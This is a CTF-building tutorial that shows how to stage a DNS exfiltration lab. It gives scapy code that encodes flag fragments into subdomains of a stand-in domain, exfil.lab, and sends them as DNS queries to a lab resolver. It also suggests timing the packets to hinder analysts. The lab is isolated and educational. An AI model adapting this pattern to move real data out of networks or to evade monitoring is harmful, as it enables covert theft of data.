Creating a DNS Exfiltration Problem

By: Gabriel Lowden



Figure 0: Network Diagram of My Lab

Introduction:

The purpose of this document is to inform the audience how I created my DNS Exfiltration CTF problem. This document is intended for cybersecurity and Capture the Flag (CTF) enthusiasts. The instructions are written for those with basic knowledge of virtual machines, CTFs, networking protocols, and basic programming.

Description:

The instructions below demonstrate how to create a DNS exfiltration CTF problem. DNS exfiltration is a technique where an attacker uses the Domain Name System (DNS) protocol to secretly transfer data out of a network. Instead of sending stolen data over HTTP or FTP (which is usually monitored or blocked), the attacker encodes the data into DNS queries or responses, which usually go unnoticed because DNS is almost always allowed through firewalls.

List of Materials:

- Virtualization Software (i.e. VMware)
- Kali Installer Images or Machines
    - https://www.kali.org/get-kali/#kali-platforms

- We want kali for our lab because it comes with the python libraries dnslib & scapy already installed.

Important Information:

In this scenario, the attacker-controlled DNS server (running dnslib) operates as an authoritative server, directly replying to any exfiltration-related queries. While the server is on the same subnet as the victim for simplicity and lab demonstration purposes – a real-world implementation would rely on recursive DNS infrastructure to forward queries to an attacker's authoritative domain.

Directions:

1. Set up the lab network.
    a. If you choose iso images **create** a new virtual machine (vm) and boot from the iso image. After installing the OS power down the vm and **click on** "Edit virtual machine settings". Inside the "Network Adapter" settings you will want to create a custom virtual network, so the vms are isolated from your home network.
2. Create exfiltration traffic coming from the compromised device.
    a. Create a python file. For this project I used the nano text editor.
    b. Import the following libraries: scapy, time, and codecs. This can be seen in Figure 1.

```
from scapy.all import *
import time
import codecs
```

Figure 1: Imported Libraries

    c. Declare your flag. I split my flag into four different strings. This way the flag is not sent inside a single query. Then you will use the codecs library to encode your strings. I used rot_13 for this problem.

```
flag0 = codecs.encode("flag{", 'rot_13')
flag1 = codecs.encode("dns_exfiltra", 'rot_13')
flag2 = codecs.encode("tion_is", 'rot_13')
flag3 = codecs.encode("_fun}", 'rot_13')
```

Figure 2: Declaring/Encoding Your Flag

    d. Append the authoritative DNS server's address to your flag strings.

```
domain0 = f"{flag0}.exfil.lab"
domain1 = f"{flag1}.exfil.lab"
domain2 = f"{flag2}.exfil.lab"
domain3 = f"{flag3}.exfil.lab"
```

Figure 3: String Manipulating Flags

e. Build the packets using scapy.

```
pkt0 = IP(dst=dns_server_ip)/UDP(dport=53)/DNS(rd=1, qd=DNSQR(qname=domain0, qtype="A"))
pkt1 = IP(dst=dns_server_ip)/UDP(dport=53)/DNS(rd=1, qd=DNSQR(qname=domain1, qtype="A"))
pkt2 = IP(dst=dns_server_ip)/UDP(dport=53)/DNS(rd=1, qd=DNSQR(qname=domain2, qtype="A"))
pkt3 = IP(dst=dns_server_ip)/UDP(dport=53)/DNS(rd=1, qd=DNSQR(qname=domain3, qtype="A"))
```

Figure 4: Building Packets

f. Send the packets.
   i. Utilize scapy's send() function to send these packets you have created.
   ii. Also, it is useful to use the time.sleep() function to space out the packets. The time intervals between when the packets are sent will make it harder for a analyst to understand what is going on.

3. Create DNS server on another VM.
   a. Import libraries.

```
from dnslib.server import DNSServer, BaseResolver
from dnslib import RR, QTYPE, A
import time
```

Figure 5: Importing Libraries

   b. Create resolving class and define resolve function.
      i. Figure 6 shows my custom DNS resolver.

```
class LoggingResolver(BaseResolver):
  def resolve(self, request, handler):
    qname = str(request.q.qname)
    qtype = QTYPE[request.q.qtype]
    print(f"[+] DNS Query received: {qname} ({qtype})")


    reply = request.reply()
    reply.add_answer(RR(rname=qname, rtype=QTYPE.A, rdata=A("1.2.3.4"), ttl=60))
    return reply
```

Figure 6: Resolving DNS Traffic Code

   c. Create an instance of DNS resolver class and then create an instance of DNSServer class from dnslib.server.

```
resolver = LoggingResolver()
server = DNSServer(resolver, port=53, address="0.0.0.0", tcp=False)

print("[+] DNS Server listening on UDP port 53 ... ")
server.start()
```

Figure 7: Creating Instances & Starting the Server

4. Start Wireshark.
    a. Capture with the filter “host == {compromised device IP}”.
5. Run the DNS server program first and then run the attacker’s exfil script.
6. Clean .pcap capture file.
    a. Remove noise.